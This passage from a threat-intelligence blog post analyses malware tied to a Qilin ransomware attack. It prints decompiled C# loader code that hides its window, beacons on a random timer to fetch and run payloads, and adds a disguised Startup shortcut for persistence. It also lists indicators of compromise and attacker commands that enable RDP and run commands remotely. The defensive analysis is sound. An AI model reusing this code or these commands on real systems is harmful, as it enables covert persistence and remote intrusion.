
```
// Token: 0x06000004 RID: 4 RVA: 0x00002094 File Offset: 0x00000294
private static void ConcealWindow()
{
    IntPtr consoleWindow = Program.GetConsoleWindow();
    Program.ShowWindow(consoleWindow, Program._hidden);
}

// Token: 0x06000005 RID: 5 RVA: 0x000020B4 File Offset: 0x000002B4
private static void SetupScheduler()
{
    Program._scheduler = new global::System.Timers.Timer(Program.GetRandomInterval());
    Program._scheduler.Elapsed += async delegate(object s, ElapsedEventArgs e)
    {
        await Program.FetchAndRun();
        Program._scheduler.Interval = Program.GetRandomInterval();
    };
    Program._scheduler.AutoReset = true;
    Program._scheduler.Start();
}

// Token: 0x06000006 RID: 6 RVA: 0x00002114 File Offset: 0x00000314
private static double GetRandomInterval()
{
    return (double)Program._rnd.Next(180000, 300000);
}
```

Figure 15: Helper Functions



```
// Token: 0x06000009 RID: 9 RVA: 0x00002244 File Offset: 0x00000444
private static void GenerateLink(string target, string dest)
{
    try
    {
        object obj = Activator.CreateInstance(Type.GetTypeFromProgID("WScript.Shell"));
        if (Program.<>o__11.<>p__0 == null)
        {
            Program.<>o__11.<>p__0 = CallSite<Func<CallSite, object, string, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.InvokeMember(CSharpBinderFlags.None, "CreateShortcut", null, typeof(Program), new
              CSharpArgumentInfo[]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null)
            }));
        }
        object obj2 = Program.<>o__11.<>p__0.Target(Program.<>o__11.<>p__0, obj, dest);
        if (Program.<>o__11.<>p__1 == null)
        {
            Program.<>o__11.<>p__1 = CallSite<Func<CallSite, object, string, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.SetMember(CSharpBinderFlags.None, "TargetPath", typeof(Program), new CSharpArgumentInfo[]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null)
            }));
        }
        Program.<>o__11.<>p__1.Target(Program.<>o__11.<>p__1, obj2, target);
        if (Program.<>o__11.<>p__2 == null)
        {
            Program.<>o__11.<>p__2 = CallSite<Func<CallSite, object, string, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.SetMember(CSharpBinderFlags.None, "WorkingDirectory", typeof(Program), new CSharpArgumentInfo[]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null)
            }));
        }
        Program.<>o__11.<>p__2.Target(Program.<>o__11.<>p__2, obj2, Path.GetDirectoryName(target));
        if (Program.<>o__11.<>p__3 == null)
        {
            Program.<>o__11.<>p__3 = CallSite<Func<CallSite, object, string, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.SetMember(CSharpBinderFlags.None, "Description", typeof(Program), new CSharpArgumentInfo[]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null)
            }));
        }
        Program.<>o__11.<>p__3.Target(Program.<>o__11.<>p__3, obj2, Program.BuildString(new string[] { "Bac", "kup ", "Int", "uit" }));
        if (Program.<>o__11.<>p__4 == null)
        {
            Program.<>o__11.<>p__4 = CallSite<Action<CallSite, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.InvokeMember(CSharpBinderFlags.ResultDiscarded, "Save", null, typeof(Program), new CSharpArgumentInfo[]
              { CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null) }));
        }
        Program.<>o__11.<>p__4.Target(Program.<>o__11.<>p__4, obj2);
    }
    catch
    {
    }
}
```

Figure 16: Shortcut Attributes Set



```
// Token: 0x0600000A RID: 10 RVA: 0x00002470 File Offset: 0x00000670
private static string GetExecPath()
{
    return Assembly.GetExecutingAssembly().Location;
}

// Token: 0x0600000B RID: 11 RVA: 0x0000248C File Offset: 0x0000068C
private static string GetSpecialDir()
{
    return Environment.GetFolderPath(Environment.SpecialFolder.Startup);
}

// Token: 0x0600000C RID: 12 RVA: 0x000024A4 File Offset: 0x000006A4
[DebuggerStepThrough]
private static Task PersistentLoop()
{
    Program.<PersistentLoop>d__14 <PersistentLoop>d__ = new Program.<PersistentLoop>d__14();
    <PersistentLoop>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
    <PersistentLoop>d__.<>1__state = -1;
    <PersistentLoop>d__.<>t__builder.Start<Program.<PersistentLoop>d__14>(ref <PersistentLoop>d__);
    return <PersistentLoop>d__.<>t__builder.Task;
}

// Token: 0x0600000D RID: 13 RVA: 0x000024E4 File Offset: 0x000006E4
private static void PerformDummyAction()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
    }
    catch
    {
    }
}

// Token: 0x0600000E RID: 14 RVA: 0x00002524 File Offset: 0x00000724
private static string BuildString(string[] parts)
{
    return string.Concat(parts);
}

// Token: 0x06000011 RID: 17 RVA: 0x00002558 File Offset: 0x00000758
[DebuggerStepThrough]
private static void <Main>(string[] args)
{
    Program.Main(args).GetAwaiter().GetResult();
}
```

*Figure 17: Additional Helper Functions*

Other helper functions are used to concatenate strings, load environment variables, and support general functionality for C2 beacon activity. Considering how functionally close these two binaries are, analysis of one sample can clarify actions taken by the other.

## Conclusion and part 2

A further analysis of this Qilin-attributed attack will be released by the Threat Intelligence team following this initial part, covering the functionality of the Qilin encryptor, and a continuation of the attack chain leading to the eventual ransomware deployment.

The tactics detailed above should be monitored and raise alerts if observed. In today's world of constantly evolving cyber threats, countermeasures against ransomware groups like Qilin and their methods must be implemented to promote a security-conscious environment.

## Indicators of compromise and hunting telemetry

### IOCs

### Network indicators (domains and IPs)

IP Addresses/Domains

- cloudflariz[.]com
- cloudflariz[.]com/comm.php
- cloudflariz[.]com/auload.php
- 68[.]65[.]122[.]246
- 104[.]21[.]63[.]167

File indicators (SHA-256 hashes)

### SHA-256

- hosts.exe
- A51C8FCDE0BCC9FE8273F99C8B23E63CA4CD0F66B22CADD0BCB0F3ADB0FA05FA
- dato.exe
- A4E3F6633F3ECECD39F0BA8C9644962BB0DD677EE0ECF22A99986D5C80E34BD7
- [Unique ID]_crypt.exe
- 1306A6B3D73CD4DDE97DC3D6407AE783A91C5F312AE77E5CF88674FC99C7CAF0

## Command and registry artifacts

### Commands

- reg.exe [add “hkey_local_machine\system\currentcontrolset\control\terminal server” /v fdenytsconnections /t reg_dword /d 0 /f]
- %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute[.]bat & del %TEMP%\execute.bat\r\n

### Part 2: See Qilin ransomware’s newest tactics here.

## ABOUT THE AUTHOR

Pandeli Zi, threat analyst at ThreatLocker, brings a lifelong curiosity for how systems work, an instinct that started with taking things apart just to see why they functioned the way they did. That curiosity led him into technology, where early exposure to cybersecurity concepts, data security, and digital risk shaped into a bachelor's degree from UCF. Before joining ThreatLocker, Pandeli built technical depth through a range of IT and asset management roles at organizations including Orlando Health, Florida's Turnpike Enterprise, and Morgan & Morgan. At ThreatLocker, he focuses on daily threat tracking, malware research, and post-incident analysis, translating intelligence into practical insights that strengthen customer defenses.

## ABOUT THE AUTHOR

William Pires, threat analyst at ThreatLocker, brings a data-first mindset shaped by hands-on work in MDR and customer-facing threat response. He holds a bachelor's degree in accounting and spent two years as a credit analyst before moving into cybersecurity, a path that sharpened his rigor, accuracy, and judgment under pressure. He advanced from approval requests to MDR, then to threat analysis, where he pieces together attack paths from confirmed incidents and researches active threats, group profiles, and emerging tactics. At ThreatLocker, William focuses on translating research into clear detections and practical guidance for customers. His recent work spans software communication analysis, incident triage, and providing cutting edge threat intelligence to enterprise environments and the cybersecurity industry.

## ABOUT THE AUTHOR

John Moutos, threat intelligence team lead at ThreatLocker, is a cybersecurity specialist with roots in enterprise penetration testing and offensive security research. John studied at the Oregon Institute of Technology and earned his bachelor's from the SANS Technology Institute. At ThreatLocker, he leads the threat intelligence program, turning research into practical detections and guidance that helps organizations anticipate and counter emerging attacks.

## RELATED POSTS